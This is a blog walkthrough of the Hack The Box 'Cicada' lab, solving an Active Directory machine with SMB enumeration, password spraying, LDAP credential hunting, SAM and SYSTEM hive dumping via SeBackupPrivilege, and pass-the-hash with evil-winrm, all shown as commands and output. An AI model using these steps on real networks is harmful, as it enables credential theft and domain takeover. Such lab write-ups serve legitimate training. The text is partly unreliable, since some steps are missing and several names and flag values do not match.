

Welcome to my first walkthrough This is my first Hack The Box Seasonal Machine. The machine is called "Cicada" and it's rated as Easy. It was released on September 28, 2024.

The Initial thing to do is Nmap Scan....

**nmap -sC -sV 10.10.11.35 -T5**

```
(root@kali)~# nmap -sC -sV 10.10.11.35 -T5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-12 01:59 EST
Nmap scan report for cicada.htb (10.10.11.35)
Host is up (0.60s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
53/tcp    open  domain         Simple DNS Plus
88/tcp    open  kerberos-sec   Microsoft Windows Kerberos (server time: 2024-12-12 14:01:50Z)
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
389/tcp   open  ldap           Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
|_ ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
|_ Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1: <unsupported>, DNS:CICADA-DC.cicada.htb
|_ Not valid before: 2024-08-22T20:24:16
|_ Not valid after: 2025-08-22T20:24:16
|_ ssl-date: TLS randomness does not represent time
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http     Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap       Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
|_ Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1: <unsupported>, DNS:CICADA-DC.cicada.htb
|_ Not valid before: 2024-08-22T20:24:16
|_ Not valid after: 2025-08-22T20:24:16
3268/tcp  open  ldap           Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
|_ Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1: <unsupported>, DNS:CICADA-DC.cicada.htb
|_ Not valid before: 2024-08-22T20:24:16
```

This is an Active Directory box with interesting ports like Kerberos, SMB, and LDAP. The key ones to focus on are ports 139 and 445. First, add the domain name to your hosts file with this simple command:

**echo "10.10.11.35 cicada.htb CICADA-DC. Cicada.htb" | sudo tee -a /etc/hosts**

```
(root@kali)-[~]
# echo "10.10.11.35 cicada.htb CICADA-DC.htb" | tee -a /etc/hosts
10.10.11.35 cicada.htb CICADA-DC.htb

(root@kali)-[~]
# cat /etc/hosts
127.0.0.1        localhost
127.0.1.1        kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
10.10.11.35     cicada.htb CICADA-DC.cicada.htb
10.10.11.35     cicada.htb CICADA-DC.htb
```

With the open SMB port, we can try to enumerate it to check for anonymous login access or using random user accounts. We can use netexec for this purpose...

```
netexec smb cicada.htb -u anonymous -p ""
```

Since it allows random usernames without a password, like an anonymous login, we can use the `netexec` command to list the shared folders on the system...

```
netexec smb cicada.htb -u anonymous -p "" -shares
```

Using Smbclient, we access the HR share..

```
smbclient //cicada.htb/HR -U anonymous -p "" -N
```

```

root@kali: ~/[home/kali]
# smbclient //cicada.htb/HR -U anonymous -p "" -N
Try "help" to get a list of possible commands.
smb: > ls
.                D           0   Thu Mar 14 08:29:09 2024
..               D           0   Thu Mar 14 08:21:29 2024
Notice from HR.txt A       1266 Wed Aug 28 13:31:48 2024

4168447 blocks of size 4096. 259926 blocks available
smb: > mget *
Get file Notice from HR.txt? y
getting file \Notice from HR.txt of size 1266 as Notice from HR.txt (1.4 KiloBytes/sec) (average 1.4 KiloBytes/sec)
smb: > ^C

```

We accessed the HR share with smbclient and found a file called " Notice \from \HR.txt" We used mget \* to download it. Let's see what's inside...

## Cat Notice \from \HR.txt

```
(root@kali)~# cat Notice\ from\ HR.txt
Dear new hire!

Welcome to Cicada Corp! We're thrilled to have you join our team. As part of our security protocols, it's essential that you change your default password to something unique and secure.

Your default password is: Cicada$M6CorpB*@Lp#nZp!8

To change your password:

1. Log in to your Cicada Corp account** using the provided username and the default password mentioned above.
2. Once logged in, navigate to your account settings or profile settings section.
3. Look for the option to change your password. This will be labeled as "Change Password".
4. Follow the prompts to create a new password**. Make sure your new password is strong, containing a mix of uppercase letters, lowercase letters, numbers, and special characters.
5. After changing your password, make sure to save your changes.

Remember, your password is a crucial aspect of keeping your account secure. Please do not share your password with anyone, and ensure you use a complex password.

If you encounter any issues or need assistance with changing your password, don't hesitate to reach out to our support team at support@cicada.htb.

Thank you for your attention to this matter, and once again, welcome to the Cicada Corp team!

Best regards,
Cicada Corp
```

The file contains a password! Now that we have it, let's try to find a user who might be using this password...

## Enumerating Users:

We use Netexec (nxc) to find any users on the domain by trying to brute force rid(Real-time Inter-network Defense)...

**netexec smb cicada.htb -u anonymous -p "" --rid-brute**

```
(root@kali)~# netexec smb cicada.htb -u anonymous -p "" --rid-brute
SMB 10.10.11.35 445 CICADA-DC [+] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.35 445 CICADA-DC [+] cicada.htb\anonymous:
SMB 10.10.11.35 445 CICADA-DC 498: CICADA\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 500: CICADA\Administrator (SidTypeUser)
SMB 10.10.11.35 445 CICADA-DC 501: CICADA\Guest (SidTypeUser)
SMB 10.10.11.35 445 CICADA-DC 502: CICADA\krbtgt (SidTypeUser)
SMB 10.10.11.35 445 CICADA-DC 512: CICADA\Domain Admins (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 513: CICADA\Domain Users (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 514: CICADA\Domain Guests (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 515: CICADA\Domain Computers (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 516: CICADA\Domain Controllers (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 517: CICADA\Cert Publishers (SidTypeAlias)
SMB 10.10.11.35 445 CICADA-DC 518: CICADA\Schema Admins (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 519: CICADA\Enterprise Admins (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 520: CICADA\Group Policy Creator Owners (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 521: CICADA\Read-only Domain Controllers (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 522: CICADA\Cleanable Domain Controllers (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 525: CICADA\Protected Users (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 526: CICADA\Key Admins (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 527: CICADA\Enterprise Key Admins (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 531: CICADA\RAS and IAS Servers (SidTypeAlias)
SMB 10.10.11.35 445 CICADA-DC 571: CICADA\Allowed RODC Password Replication Group (SidTypeAlias)
SMB 10.10.11.35 445 CICADA-DC 572: CICADA\Denied RODC Password Replication Group (SidTypeAlias)
SMB 10.10.11.35 445 CICADA-DC 10000: CICADA\CICADA-DC$ (SidTypeUser)
SMB 10.10.11.35 445 CICADA-DC 1101: CICADA\BnsAdmins (SidTypeAlias)
SMB 10.10.11.35 445 CICADA-DC 1102: CICADA\BnsUpdateProxy (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 1103: CICADA\Groups (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 1104: CICADA\john.smoulder (SidTypeUser)
SMB 10.10.11.35 445 CICADA-DC 1105: CICADA\sarah.dantelia (SidTypeUser)
SMB 10.10.11.35 445 CICADA-DC 1106: CICADA\michael.wrightson (SidTypeUser)
SMB 10.10.11.35 445 CICADA-DC 1108: CICADA\David.Orellous (SidTypeUser)
SMB 10.10.11.35 445 CICADA-DC 1109: CICADA\Dev Support (SidTypeGroup)
SMB 10.10.11.35 445 CICADA-DC 1601: CICADA\emily.oscars (SidTypeUser)
```

After running netexec we discovered several usernames on the domain. Now, we'll try to check if any of these usernames work with the password we found earlier. This will help us validate which account might be using that password...

then create a file to store all usernames

**nano user.txt**

I store all the usernames in users.txt

**cat users.txt**

```
(root@kali)~#  
# cat users.txt  
john.smoulder  
sarah.dantelia  
michael.wrightson  
david.orelius  
Dev Support  
emily.oscars
```

Cicada has been Pwned

Let's do a password spray with netexec...

**netexec smb cicada.htb -u users.txt -p 'Cicada\$M6Corp\*@Lp#nZp!8'**

```
(root@kali)~#  
# netexec smb cicada.htb -u users.txt -p 'Cicada$M6Corp*@Lp#nZp!8'  
SMB 10.10.11.35 445 CICADA-DC [+] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)  
SMB 10.10.11.35 445 CICADA-DC [-] cicada.htb\john.smoulder:Cicada$M6Corp*@Lp#nZp!8 STATUS_LOGON_FAILURE  
SMB 10.10.11.35 445 CICADA-DC [-] cicada.htb\sarah.dantelia:Cicada$M6Corp*@Lp#nZp!8 STATUS_LOGON_FAILURE  
SMB 10.10.11.35 445 CICADA-DC [+] cicada.htb\michael.wrightson:Cicada$M6Corp*@Lp#nZp!8
```

We discovered that the user *michael wrightson* is using the password we found earlier.

We conducted some searches to identify a more privileged user...

**netexec smb cicada.htb -u michael.wrightson -p 'Cicada\$M6Corp\*@Lp#nZp!8'**

```
(root@kali)~#  
# netexec smb cicada.htb -u michael.wrightson -p 'Cicada$M6Corp*@Lp#nZp!8'  
SMB 10.10.11.35 445 CICADA-DC [+] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)  
SMB 10.10.11.35 445 CICADA-DC [+] cicada.htb\michael.wrightson:Cicada$M6Corp*@Lp#nZp!8
```

Also Check michael wrightson shares ...

**netexec smb cicada.htb -u michael.wrightson -p 'Cicada\$M6Corp\*@Lp#nZp!8' --shares**

```
(root@kali)~#  
# netexec smb cicada.htb -u michael.wrightson -p 'Cicada$M6Corp*@Lp#nZp!8' --shares  
SMB 10.10.11.35 445 CICADA-DC [+] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)  
SMB 10.10.11.35 445 CICADA-DC [+] cicada.htb\michael.wrightson:Cicada$M6Corp*@Lp#nZp!8  
SMB 10.10.11.35 445 CICADA-DC [+] Enumerated shares  
SMB 10.10.11.35 445 CICADA-DC Share Permissions Remark  
SMB 10.10.11.35 445 CICADA-DC ADMIN$ Remote Admin  
SMB 10.10.11.35 445 CICADA-DC C$ Default share  
SMB 10.10.11.35 445 CICADA-DC DEV  
SMB 10.10.11.35 445 CICADA-DC HR  
SMB 10.10.11.35 445 CICADA-DC IPC$ Remote IPC  
SMB 10.10.11.35 445 CICADA-DC NETLOGON Logon server share  
SMB 10.10.11.35 445 CICADA-DC SYSVOL Logon server share
```

We discovered some shares with read access, but they didn't have anything valuable. However, we spotted a DEV share that we couldn't access. As the Nmap scan revealed that LDAP is open, we can try logging in with the user "michael.wrightson" and the password we have to see if we can access LDAP...

**ldapsearch -H ldap://cicada.htb -D 'michael.wrightson@cicada.htb' -W 'Cicada\$M6Corpb\*@Lp#nZp!8' -b 'dc-cicada,dc.htb'**

```
(root@kali) ~/home/kali
# ldapsearch -H ldap://cicada.htb -D 'michael.wrightson@cicada.htb' -W 'Cicada$M6Corpb*@Lp#nZp!8' -b 'dc-cicada,dc.htb'
# extended LDIR
#
# LDAPv3
# base dc=cicada,dc=htb with scope subtree
# filter: (objectclass=*)
# requesting: All
#
# cicada.htb
dn: DC=cicada,DC=htb
objectClass: top
objectClass: domain
objectClass: domainNS
distinguishedName: DC=cicada,DC=htb
instanceType: 5
whenCreated: 20240311105913.0Z
whenChanged: 20241212170200.0Z
subRefs: DC=domainDNSZones,DC=cicada,DC=htb
subRefs: DC=ForestDNSZones,DC=cicada,DC=htb
subRefs: CN=Configuration,DC=cicada,DC=htb
usnCreated: 4899
dSASignature: AQAACgAAAAAAAAAAAAAAAAAAAAAAAAAAtJbkf7KCAEWhot1WA908Vw==
usnChanged: 196604
name: cicada
objectGUID: 1/3d1tkEcUGu16/F/Y4A==
repUpToDateVector: AgAAAAAAAAAAAAAAAAAAAAAN9vZApG52FkKb5vmtk6d8ACAAAAAAKtQh
RwDAAAAGIMGkmsFu650actX3l1RgAgAAAAAAAccrIHAMAAAVEf8qvWwSl0j00jA1hNHMH0RAA
AAAAAGB8AAARAgqLdX03H8hsBuydQVv46fATAAAAAAV6A9wC4AA:EpMRIF5+k6gStx/68
w2MAAAAGAAAAAGF3HMAAAAGFpUSRUvT7EP92JA7z11CACAAAACG4+EdoAAACgU1yZrU
T2JCy0F+CrcBAIAAAAAAG4ghu0AAAAAtJbkf7KCAEWhot1WA908VwRAAAAAAAAc97XMAAAADzI
P2JCy4r5A1973Exkvt3oCAAAAAAAsOTCwAAANACjpaIX+8Pln33kA7W24uAAMAAAAATZwh
W0AAAAAT8s3GvQZ7JLXZLW0DheGQAAAAAAAGXGHAAAAAB0D0Cw0H+25S8K5Z0hReGdABAA
AAACrW0e4A2C/1163x18m1r73Vkb+qm1TAASAAALZ/4m0AAAAA807W0V9EwvUtkyzH
2BvWQAAAAAAhV7HMAAAABuR2//SgRuSoX2015jVB8RI0CAAAAAAC7Tg1dAAAAA==
creationTime: 133784101280365480
forceLogoff: -0223372836854773888
lockoutDuration: -1800000000
lockoutObservationWindow: -1800000000
lockoutThreshold: 0
maxPwdAge: -3528888000000
minPwdAge: -86400000000
minPwLength: 7
modifiedCountAtLastProm: 0
nextUId: 1000
pwdProperties: 1
pwdHistoryLength: 24
objectSid: AQAIAAAAAAUAUAAAAJC22Nmt01QH0u8
serverState: 1
uACmpat: 0
```

To search for passwords, we can use the grep command with the word "pass" at the end, like this...

**ldapsearch -H ldap://cicada.htb -D 'michael.wrightson@cicada.htb' -W 'Cicada\$M6Corpb\*@Lp#nZp!8' -b 'dc-cicada,dc.htb' | grep pass**

```
(root@kali) ~
# ldapsearch -H ldap://cicada.htb -D 'michael.wrightson@cicada.htb' -W 'Cicada$M6Corpb*@Lp#nZp!8' -b 'dc-cicada,dc.htb' | grep pass
description: Members in this group can have their passwords replicated to all
description: Members in this group cannot have their passwords replicated to a
description: Just in case I forget my password is aRt$Lp#7t*VQ!3
```

It seems we've found another password (check the image highlight it in green colour) Let's use it in a password spray attack to figure out who it belongs to...

**netexec smb cicada.htb -u users.txt -p "aRt\$Lp#7t\*VQ!3"**

```
(root@kali) ~/home/kali
# netexec smb cicada.htb -u users.txt -p 'aRt$Lp#7t*VQ!3'
SMB 10.10.11.35 445 CICADA-DC [+] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.35 445 CICADA-DC [-] cicada.htb\john.smoulder:aRt$Lp#7t*VQ!3 STATUS_LOGON_FAILURE
SMB 10.10.11.35 445 CICADA-DC [-] cicada.htb\sarah.dantelia:aRt$Lp#7t*VQ!3 STATUS_LOGON_FAILURE
SMB 10.10.11.35 445 CICADA-DC [-] cicada.htb\michael.wrightson:aRt$Lp#7t*VQ!3 STATUS_LOGON_FAILURE
SMB 10.10.11.35 445 CICADA-DC [-] cicada.htb\david.orelous:aRt$Lp#7t*VQ!3
```



```
netexec smb cicada.htb -u david.orelous -p 'aRt$Lp#7t*VQ!3' --shares
```

We now have read access to the DEV shares. Let's explore and see what we can find...

We're in and found a backup PowerShell file. We used the `mget *` command to download it to our local Kali folder. Now, let's check its contents to see what it does...

With the new username and password, we might get access to more credentials. Let's try logging in with them using netexec to confirm our access...

```

root@kali:~# netexec smb cicada.htb -u emily.oscars -p 'Q!3@Lp#M6b*7t*Vt'
SMB 10.10.11.35 445 CICADA-DC [+] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:7
rue) (SMBv1:False)
SMB 10.10.11.35 445 CICADA-DC [+] cicada.htb\emily.oscars:Q!3@Lp#M6b*7t*Vt

```

We try to get a shell using 'evil-winrm'

```
evil-winrm -i cicada.htb -u emily.oscars -p 'Q!3@Lp#M6b*7t*Vt'
```

```
root@kali:~#
➔ evil-winrm -i cicada.htb -u emily.oscars -p 'Q!3@Lp#M6b*7t*Vt'

Evil-winRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-winRM GitHub: https://github.com/Hackplayers/evil-winrm#remote-path-completion

Info: Establishing connection to remote endpoint
root@kali:~# PS C:\Users\emily.oscars.CICADA\Documents> cd Desktop
Cannot find path 'C:\Users\emily.oscars.CICADA\Documents\Desktop' because it does not exist.
At line:1 char:1
+ cd Desktop
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (C:\Users\emily...cuments\Desktop:String) [Set-Location], ItemNotFoundException
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.SetLocationCommand
root@kali:~# PS C:\Users\emily.oscars.CICADA\Documents> cd ..
```

Now that we're in, we just need to find and check the contents of the **user.txt** file on the user's desktop folder...

```
root@kali:~# PS C:\Users\emily.oscars.CICADA\Documents> cd Desktop
Cannot find path 'C:\Users\emily.oscars.CICADA\Documents\Desktop' because it does not exist.
At line:1 char:1
+ cd Desktop
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (C:\Users\emily...cuments\Desktop:String) [Set-Location], ItemNotFoundException
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.SetLocationCommand
root@kali:~# PS C:\Users\emily.oscars.CICADA\Documents> cd ..
root@kali:~# PS C:\Users\emily.oscars.CICADA> cd Desktop
root@kali:~# PS C:\Users\emily.oscars.CICADA\Desktop> ls

Directory: C:\Users\emily.oscars.CICADA\Desktop

Mode                LastWriteTime         Length Name
----                -
-rw-             12/11/2024 10:04 AM             34 user.txt

root@kali:~# PS C:\Users\emily.oscars.CICADA\Desktop> cat user.txt
de386ee49c0f99d2615aa2f16ededae8
```

Here we have found first flag : **de386ee49c0f99d2615aa2f16ededae8** ,submit this in hackthebox first flag box

## Administrator access:

To access the administrator folder, we need to gain admin rights. First, run the command **whoami /priv** to see what permissions you currently have...

```
Type "WHOAMI /?" for usage. root@kali:~# PS C:\Users\emily.oscars.CICADA\Documents> whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name            Description                State
-----
SeBackupPrivilege         Back up files and directories Enabled
SeRestorePrivilege        Restore files and directories Enabled
SeShutdownPrivilege       Shut down the system       Enabled
SeChangeNotifyPrivilege   Bypass traverse checking    Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
root@kali:~# PS C:\Users\emily.oscars.CICADA\Documents> cd ../..
```

a user to read all files on the system, which we can use to our advantage. First, we'll go to the **C:\** drive and create a **Temp** folder. If we want to stay more hidden, we can choose a folder where we already have permission to read and write...

Once we're in the **Temp** folder, we'll use our SeBackupPrivilege to read the **SAM** file and make a copy of it. We'll also do the same for the **SYSTEM** file, so we have copies of both...

```

*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> cd ../../..
*Evil-WinRM* PS C:\> mkdir temp
An item with the specified name C:\temp already exists.
At line:1 char:1
+ ~~~~~
+ ~~~~~
+ CategoryInfo          : ResourceExists: (C:\temp:String) [New-Item], IOException
+ FullyQualifiedErrorId : DirectoryExist,Microsoft.PowerShell.Commands.NewItemCommand
*Evil-WinRM* PS C:\> cd temp
*Evil-WinRM* PS C:\temp> ls
*Evil-WinRM* PS C:\temp> reg save hklm\sam c:\temp\sam
The operation completed successfully.
*Evil-WinRM* PS C:\temp> reg save hklm\system c:\temp\system

```

let's go into the **Temp** folder we created. We should see the **SAM** and **SYSTEM** files we saved there. Then, we can download them to our local-host...

```

*Evil-WinRM* PS C:\temp> download sam
Info: Downloading C:\temp\sam to sam
Info: Download successful!
*Evil-WinRM* PS C:\temp> download system
Info: Downloading C:\temp\system to system
Info: Download successful!
*Evil-WinRM* PS C:\temp> exit
Info: Exiting with code 0

```

we can extract the hidden data from the **SAM** and **SYSTEM** files using **pypykatz**, a Python version of Mimikatz. We'll use its **registry** function and the **--sam** option to point to the paths of the **SAM** and **SYSTEM** files. Once we run the command, we should get the **NTLM hashes** for the administrator...

## pypykatz registry –sam sam system

[illegible]

With the **Administrator hash**, we can gain access to the **Administrator account** using **Evil-WinRM**...

```
evil-winrm -i cicada.htb -u administrator -H 2b87e7c93a3e8a0ea4a581937016f341
```

```
(root@kali)~# evil-winrm -i cicada.htb -u Administrator -H 2b87e7c93a3e8a0ea4a581937016f341
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls

Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -
-ar-                12/11/2024  10:04 AM             34 root.txt

*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
6311e302e5b2766fbdb0229f861a344c
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```



Here gaining access of the **Administrator account**  
we have found second flag : **6311e302e5b2766fbbd0229f861a344c** ,submit this  
in **hackthebox** second flag box...

finally completed the cicada lab and earned 30 points



I learned some tools and techniques for working with Active Directory, and I really enjoyed the process. This was a fun challenge.

**\*\*\*THANKS FOR READING MY WALKTHROUGH \*\*\***